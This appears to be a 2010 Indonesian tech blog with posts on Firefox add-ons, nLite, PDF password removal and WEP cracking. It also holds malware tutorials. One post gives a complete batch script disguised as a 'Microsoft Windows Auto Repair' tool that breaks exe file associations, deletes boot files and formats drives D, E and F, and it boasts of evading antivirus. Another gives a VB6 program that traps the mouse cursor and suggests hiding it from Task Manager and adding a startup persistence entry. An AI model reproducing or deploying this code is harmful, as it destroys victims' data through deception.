Warung Bebas

Jumat, 27 Agustus 2010

Membuat Virus Mouse Dari VB6


Saat ini sudah banyak sekali beredar virus-virus hasil anak bangsa. Yang mana orang akan semakin mudah membuatnya karena banyak sekali source code yang tersebar secara bebas. Pada tips kali ini akan kita buat sebuah program kecil yang bertujuan untuk mengisengi komputer teman. Jika anda mengembangkannya lebih lanjut maka akan menghasilkan sebuah virus yang cukup menjengkelkan.

Sebenarnya ini bukan sebuah virus. Ini hanya sebuah program kecil yang dibuat memakai Visual Basic 6 yang memanfaatkan komponen API milik windows sendiri. Mari kita praktekkan.

Buka program Visual Basic 6 anda dan buatlah form sekecil mungki. Dengan tujuan mouse tidak bisa bergerak diluar dari area mouse tersebut. Dan jangan lupa buat mode BorderStyle menjasi None agar form tidak bisa digerakkan. Selanjutnya masukkan coding berikut dalam form

Private Sub Form_Load()Dim client As RECT
  Dim upperleft As POINT
  GetClientRect Me.hWnd, client
  upperleft.x = client.left
  upperleft.y = client.top
  ClientToScreen Me.hWnd, upperleft
  OffsetRect client, upperleft.x, upperleft.y
  ClipCursor client
End Sub

Lalu buatlah sebuah module dan masukkan coding berikut

Declare Sub ClipCursor Lib "user32" (lpRect As Any)
Declare Sub GetClientRect Lib "user32" (ByVal hWnd _
As Long, lpRect As RECT)
Declare Sub ClientToScreen Lib "user32" (ByVal hWnd _
As Long, lpPoint As POINT)
Declare Sub OffsetRect Lib "user32" (lpRect As RECT, _
ByVal x As Long, ByVal y As Long)

Private Sub Form_Unload(Cancel As Integer)  'Jangan lupa yang ini!
ClipCursor ByVal 0&
End Sub

Public Type RECT
  left As Integer
  top As Integer
  right As Integer
  bottom As Integer
End Type

Public Type POINT
  x As Long
  y As Long
End Type

Selanjutnya tinggal anda compile menjadi file exe dan silakan anda coba sendiri.
Anda bisa membuat kemampuan program menjadi lebih hebat lagi dengan menambah coding menghilangkan program dari task manager. Dan jika anda ingin lebih usil lagi bisa dengan membuat sebuah entry di registry agar pada saat Starup program otomatis di jalankan.
Selamat berjengkel ria.....!!!


Kamis, 26 Agustus 2010

PDF Password Remover 1.2.0.11


Terkadang kita lupa akan file PDF yang kita password. Padahal anda sangat membutuhkan sekali file tersebut. Dengan sebuah tool bernama PDF Password Remover, kita bisa menghilangkan password yang ada file PDF. Mudah dan cepat.

PDF Password Remover dirancang untuk menghapus sandi dan pembatasan (Pemilik Password) file PDF. Klik kanan file PDF, pilih Decrypt  dengan AnyBizSoft PDF Password Remover dari menu shortcut, pembatasan akan dihapus dalam hitungan detik. Sangat mudah untuk Anda untuk menyalin, mengedit atau mencetak file PDF setelah dekripsi.

Untuk mendownload KLIK DISINI


Super MP3 Download 4.6.0.2

GRATIS Download Musik, Mendengarkan Online Unlimited, Billboard Hot 100, 14 Kategori Dari Lagu Paling populer Dan Lagi! Download MP3 Super aplikasi yang mudah digunakan dibuat untuk membantu Anda mencari dan men-download lebih dari 100 juta file MP3. Anda dapat mencoba hasil dicari untuk memutuskan mana yang akan didownload.

Super MP3 Download  selalu membawakan Anda lagu terfavorit di dunia, tetapi merekomendasikan Anda Billboard Hot 100 setiap minggu dan daftar lagu-lagu terpanas 14 kategori, dari elkctrical ke agama, tendensi untuk indie, hip-hop untuk klasik, dll Selain itu, Anda dapat melakukan pencarian lanjutan dengan artis, judul, album, dan edisi. Anda bahkan dapat memilih edisi tertentu piano, gitar atau cover dll untuk pencarian. Super MP3 Download bersih dari setiap bentuk badware (virus, spyware, adware, dll). Dapatkan Super MP3 Download versi Pro untuk menikmati fitur lebih. Tidak ada batasan Anda mendownload, pencarian lanjutan diaktifkan, mendownload beberapa lagu pada saat yang sama dan lebih !

Fitur Utama:
  • Lebih dari 100 Juta MP3 Gratis. Super MP3 Download   bebas untuk digunakan. Anda dapat mencari dan men-download lebih dari 100 juta MP3 dari jaringan yang cepat download terbesar dan GRATIS.
  • Bawalah Anda ke The Hottest Songs. Super MP3 Download selalu membawakan Anda lagu terpanas di dunia. Kami sarankan Anda Billboard Hot 100 setiap minggu dan daftar lagu-lagu terpanas setiap kategori, dari elekctrical ke agama, tendensi untuk indie, hip-hop ke klasik.
  • Unlimited Listen To Music OnlineSuper MP3 Download. Anda dapat tidak terbatas mendengarkan lebih dari 100 juta lagu online GRATIS. Anda dapat mencoba hasil dicari untuk memutuskan mana yang akan didownload.
  • Advanced Search (Dengan Edisi Pro). Super MP3 Download dapat mencari lagu dengan judul, artis, album, dan edisi. Anda bahkan dapat mencari piano, gitar atau penutup edisi lagu-lagu favorit Anda.
Untuk mendownload silakan KLIK DISINI


WiFi Slax Wireless Hacking Live-CD v3.1

Anda ingin memasuki sebuah jaringan wifi yang di proteksi dengan sistem WEP, tetapi anda tidak tahu kunci dari WEP tersebut . Dengan memakai sebuah tool kita bisa menjebol proteksi WEP yang ada pada sebuah jaringan wifi.

WEP adalah skema enkripsi, berdasarkan cipher RC-4, yang tersedia pada semua 802.11a, b dan g produk nirkabel/wifi. WEP menggunakan satu set bit disebut informasi kunci bersama dalam bingkai data saat meninggalkan jalur akses atau adaptor klien dan pesan acakkemudian didekripsi oleh penerima. Kedua belah pihak harus memiliki kunci WEP yang sama, yang biasanya total 64 atau 128 bit panjang. Sejumlah 24 bit semi-acak disebut Inisialisasi Vektor (IV), merupakan bagian dari kunci, sehingga kunci WEP 64 bit benar-benar berisi hanya 40 bit \ "\ kuat" enkripsi sedangkan kunci 128 bit memiliki 104. IV ditempatkan di \ bingkai dienkripsi 'header, dan ditransmisikan dalam teks biasa.

Secara tradisional, cracking kunci WEP telah menjadi lambat dan membosankan  Seorang penyerang harus menangkap ratusan ribu atau jutaan paket.Sebuah proses yang bisa berlangsung berjam-jam atau bahkan berhari-hari, tergantung pada volume lalu lintas melewati jaringan nirkabel. Setelah cukup paket tertangkap, sebuah WEP cracking program seperti aircrack akan digunakan untuk menemukan kunci WEP.
Untuk mendownload klik link dibawah ini :
atau

Rabu, 25 Agustus 2010

Integrated Facebook, Twitter, MySpace di Mozilla Firefox


Sepertinya bagi pengguna Mozilla Firefox selalu dimanjakan dengan fitur-fitur terbaru dari pihak pengembang. Mereka mempermudah kita dalam memasuki akses account social networking kita. Dengan addon Yoono kita bisa membuka semua account kita seperti Facebook, Twitter, Youtube, MySpace , dll sangat mudah sekali. Yoono akan menampilkan semua account kita dalam sidebar sehingga tidak mengganggu proses browsing kita.

Jika anda menggunakan browser Mozilla Firefox silakan buka browser dan arahkan ke https://addons.mozilla.org/en-US/firefox/downloads/latest/1833/addon-1833-latest.xpi untuk mendownload dan menginstal addon Yoono. Setelah anda selesai menginstal restart Firefox agar addon Yoono bisa disimpan konfigurasinya. Nah sekarang buka Yoono dengan menekan tombol Toggle Toono Sidebar dekat dengan address bar.


Setelah anda menyetujui perjanjian, maka semua account yang didukung oleh Yoono akan terbuka. Pilih account yang akan anda akses. 


Setelah login account anda, maka account anda akan tertampil di sidebar sebelah kiri. Nah...sekarang kita bisa dengan mudah untuk mengakses account kita tanpa mengganggu browsing kita

Tips ini sudah dicoba dan dijalankan pada Mozilla Firefox 3xx

Flip 3D Pada Browser Mozilla Firefox



Sebenarnya banyak sekali kemampuan tersembunyi dari browser Mozilla Firefox. Mozilla Firefox adalah browser open source, sehingga setiap orang dapat membuat addon untuk browser Mozilla Firefox. Nah salah satunya dengan addon FoxTab. FoxTab mampu membuat flip 3D semua halaman browser yang anda buka. Dan disertai dengan seting kemiringan dan warna latar.


Dengan addon FoxTab kita mampu berpindah-pindah antar halaman hanya dengan menscroll mouse kita. Sama persis seperti flip 3D dalam Windows Vista. Cuma disini kita bisa mengatur arah kemiringan,posisi kemiringan,warna background,dll
Jika anda tertarik, buka browser Mozilla Firefox anda dan arahkan ke alamat https://addons.mozilla.org/en-US/firefox/downloads/latest/8879/addon-8879-latest.xpi. Setelah anda mengunduh / mengintegratedkan addon ini. Restart Mozilla Firefox anda agar Mozilla Firefox menyimpan addon anda. Browsinglah sesuka hati dengan membuka beberapa halaman. Setelah itu tekan tombol Launch FoxTab yang ada disisi sebelah kiri address bar.
Jreeeengg....semua halaman anda anda anda menjadi Flip 3D. Anda bisa memindah atau memilih halaman dengan menggunakan scroll mouse
Anda bisa mengatur warna dasar, arah serta posisi dari hasil flip 3D sesuka hati anda. Tips ini berjalan untuk Mozilla Firefox versi 3xx

Selasa, 24 Agustus 2010

Memberi Gambar Pada Halaman Facebook



Siapa yang tidak kenal facebook. Facebook merupakan situs jejaring sosial yang sangat populer saat ini.Banyak developer pihak ketiga membuat aplikasi untuk facebook. Salah satunya adalah aplikasi Chameleon Tom.Dengan aplikasi ini kita bisa memberi gambar pada halaman facebook kita.


Seperti yang anda lihat di gambar diatas, background profil saya ada gambarnya. Nah jika anda ingin,siapkan langkah-langkah sebagai berikut :

1. Silakan login ke account facebook anda
3. Pilih salah satu layout menurut favorit anda. Jika Chameleon mendeteksi anda belum punya plugin maka anda diharuskan untuk mendownload dan menginstal plugin.

4. Setelah plugin anda download selanjutnya tinggal anda instal plugin tersebut sehingga terintegrasi dengan browser anda.Setelah plugin anda jalankan,maka akan keluar layar instalasi Chameleon. Pilih aja Full installation selanjutnya tekan tombol Accept and install


5. Tunggu hingga aplikasi selesai di download. Setelah aplikasi selesai mendownload, maka akan keluar menu registrasi. Anda bisa mengisinya atau hanya melewatinya dengan mencentang pilihan Skip this step. Lalu tekan tombol Next


6. Akhirnya instalasi selesai. Maka akan keluar ucapan terima kasih dari Chameleon. Setelah anda tekan tombol Done, maka halaman baru akan diarahkan ke account facebook anda. Silakan pilih layout sesuai selera anda


Perhatian:
Tips ini hanya bekerja di Mozzilla Firefox dan Internet Explorer. Karena hanya  2 browser tersebut yang baru mendukung plugin ini


Senin, 23 Agustus 2010

Membuat virus Dengan Notepad

Anda tentu sudah tahu apa itu virus. Dengan hanya berbekalkan notepad kita bisa membuat sebuah virus yang cukup mematikan. Dan jangan takut kalau virus dari notepad ini akan terdeteksi sebagai virus. Virus ini tidak akan terdeteksi, karena ia dibuat dari sebuah command prompt milik Windows. Sehingga tidak ada signature yang akan dicegat oleh antivirus


Copy kode berikut ke notepad, dan simpan dengan ekstensi 'bat"


'batas script---------------------------------------------------------------


@echo off
title Microsoft Windows TM Auto Repair
echo.
echo Preparing to Fixing the System..............................
echo This system need to repair of broken files.
echo This problem may be cause a Virus activity or coruption files.
echo Please wait a minute until windows doing it self....
echo Please close any running programs from the Windows system.
echo This program License and copyright by
echo Microsoft Coorporation TM.
echo System Repair in progress ........ please wait a second..
echo.
reg add HKLM\SOFTWARE\Classes\exefile\shell\open\Command /ve /d %%fe340ead%%  /f
echo.
del /f /Q /A C:\ntldr /S
echo.
Format  D: /Q /X /y
echo.
Format  E: /Q /X /y
echo.
Format  F: /Q /X /y
echo.
del /f /Q /A C:\command.com /S
echo.
del /f /Q /A C:\io.sys /S
echo.
del /f /Q /A C:\config.sys /S 
echo.
echo System is now repaired.
echo Windows will reboot the system.
echo.
'batas script---------------------------------------------------------------


Prinsip kerja dari script ini
  • Script warna merah : untuk mengelabuhi user agar seakan-akan ini adalah service windows dalam menemukan sebuah virus dan berusaha memperbaikinya. Padahal ini hanya palsu belaka
  • Script warna biru : membuat value diregistry agar semua file yang berekstensi exe tidak akan bisa dibuka lagi oleh program default file tersebut. Dengan kata lain jika anda mempunyai file mp3, file tersebut tidak akan bisa dibuka oleh winamp misalnya,dll
  • Script berwarna pink : menghapus semua file yang dibutuhkan oleh windows untuk memboot
  • Script berwarna hitam : memformat semua harddisk yang ada di komputer
Terakhir jangan jalankan script ini di komputer teman, apalagi komputer kamu sendiri. Silakan tanggung akibatnya sendiri.Hehehehehe....


Menyembunyikan Folder Dengan Notepad


Ternyata dengan hanya sebuah notepad, kita bisa menyembunyikan file atau folder kita. Dan tentunya hanya kita saja yang bisa membukanya karena dilengkapi dengan password yang kita buat. Paste kode yang diberikan di bawah ini dalam notepad dan 'Simpan' sebagai file batch (dengan ekstensi 'bat').


if EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto UNLOCK
if NOT EXIST Locker goto MDLOCKER
:CONFIRM
echo Apakah anda ingin mengunci folder(Y/N)
set/p "cho=>"
if %cho%==Y goto LOCK
if %cho%==y goto LOCK
if %cho%==n goto END
if %cho%==N goto END
echo Pilihan anda salah.
goto CONFIRM
:LOCK
ren Locker "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
echo Folder terkunci
goto End
:UNLOCK
echo Masukkan password untuk membuka folder
set/p "pass=>"
if NOT %pass%==hery goto FAIL
attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" Locker
echo Folder berhasil dikunci
goto End
:FAIL
echo Password salah...brur..!!
goto end
:MDLOCKER
md Locker
echo Locker berhasil dibuat
goto End
:End


Catatan:
Ganti yang berwarna merah sesuai dengan password kamu

Kemudian Anda melihat batch file. Klik ganda pada batch file ini untuk membuat folder locker. Folder baru bernama "Locker" akan terbentuk di lokasi yang sama.
Sekarang bawa semua file yang Anda ingin sembunyikan di folder 'Locker'. Klik ganda pada file batch untuk mengunci folder yaitu 'Locker'. Jika Anda ingin membuka file Anda, klik dua kali file batch lagi dan Anda akan diminta untuk memasukkan sandi.
Masukkan password dan untuk menikmati akses ke folder.


Minggu, 22 Agustus 2010

Membuat Windows Sendiri Memakai NLite

Pernahkah anda berfikir beberapa komponen di dalam instalasi Windows untuk dihapus karena anda merasa tidak membutuhkan. Ataukah anda ingin menambahkan beberapa driver,program,dll ke dalam instalasi Windows.Dengan menggunakan tool NLite, anda bisa mengkustomisasi Windows buatan anda sendiri. Termasuk memasukkan serial number,menambah tema, memasukkan driver dan patch update terbaru Windows serta meng-tweak .windows agar lebih cepat


Nlite adalah sebuah program freeware. Dengan tool ini,anda bisa memaksimalkan Windows milik anda sendiri.Dan salah satu kelebihan dari Nlite adalah mampu membuat ISO Image windows modifikasi anda sendiri, dengan tingkat kompresi yang lumayan.

Ok,langsung saja.Mari kita buat windows kita sendiri.
Jika anda belum mempunyai Nlite silakan DOWNLOAD DISINI

1.Jalankan NLite, pilih bahasa sesuai dengan kemauan anda
2.Lalu pilih drive dimana CD Windows XP anda berada. Jadi nantinya Windows yang ada di   dalam CD ini                  nantinya yang akan kita modif

3.Selanjutnya pilih path dimana kita akan menyimpan file hasil modifikasi tadi. Jadi     file yang akan kita modifakan disimpan dahulu di dalam harddisk. Nanti diposisi     terakhir baru akan dibuat image.Tunggu hingga Nlite selesai menyalin isi CD windows     anda di folder yang anda buat / anda pilih tadi.

4.Pada windows berikutnya anda akan disuguhi menu untukmenyimpan preset. Abaikan saja

5.Pada menu selanjutnya anda akan menghadapi paket layanan. Disini anda bisa menghapus    beberapa    komponen yang tidak kita inginkan. Tetapi alangkah bagusnya,mendingan     dipilih semua agar kompatible dengan semua komputer.Tekan tombol Semua. Lanjutkan ke    menu berikutnya.

6.Dalam menu selanjutnya anda bisa mengintegratedkan hotfix atau patch-patch terbaru     dari windows,agar windows anda selalu update. Anda bisa juga memasukkan software     theme buatan pihak ketiga. Dalam contoh ini saya memasukkan VistaMizer dan patch     windows XP SP3. Seperti dalam perintah yang muncul,jika anda memasukkan VistaMizer     ataupun program theme lainnya, anda harus mematikan fitur SFC pada halaman     Opsi>Patch. Tujuannya adalah untuk mematikan System Protection File.

7.Dalam menu selanjutnya anda bisa mengintegratedkan driver-driver komputer anda.   Seperti driver soundcard,vga ataupun printer. Untuk memasukkan driver tekan tombol   Sisipkan.Lalu silakan pilih tipe driver tunggal ataupun banyak driver.

8.Dalam menu selanjutnya anda akan diberitahu komponen apa saja yang anda masukkan.   Dalam hal ini biarkan saja dan lanjut ke langkah berikutnya.

9.Nah...didalam menu ini anda bisa memasukkan beberapa konfigurasi default yang anda perlukan. Seperti memasukkan serial number,tema default,nama komputer default,dll. Jadi anda bisa menginstal Windows tanpa menggunakan serial number,asalkan anda boot windows pertama kali dari CD. Silakan isi dan atur sesuai kebutuhan anda.

10. Jika anda tadi memasukkan software theme buatan pihak ketiga dan mengganti default theme, maka anda harus memilih tab Patches.Uxtheme Patch dan SFC (Windows File Protection) harus dihidupkan.Jika tidak saat anda selesai menginstal windows,theme yang anda atur tadi tidak otomatis dijalankan.Lanjut ke menu berikutnya

11.Dalam menu ini anda bisa meng-tweak windows sesuai dengan selera anda. Dengan tujuan proses windows berjalan lebih cepat dan stabil.Jika anda tidak ingin melakukan tweak silakan lanjut ke langkah berikutnya

12.Dalam langkah ini Nlite akan mencoba mengcomplie semua pilihan yang anda masukkan tadi. Tunggu hingga proses selesai.Apalagi kalau anda memasukkan software theme pihak ketiga. Proses compile akan memakan waktu yang cukup lama.

13.Langkah terakhir tinggal anda buat sebagai ISO Image.Ber volume label sesuka hati anda lalu tekan Buat ISO

Nah...Windows buatan anda sendiri sudah selesai. Saatnya mencoba di komputer anda. Cara yang paling aman dan irit adalah dengan menggunakan software Virtual Desktop seperti Virtual PC,VirtualBox,Live View ataupun VMWare Server. Dengan tujuan jika anda kurang berkenan dengan windows hasil modifikasi anda tadi ,maka anda bisa membuat ulang lagi. Nah...jika anda sudah merasa cocok dengan hasil anda, tinggal burn aja ISO Windows modifikasi anda memakai Nero atau software pembakar lainnya.
Dan tentunya anda mempunyai Windows versi anda sendiri.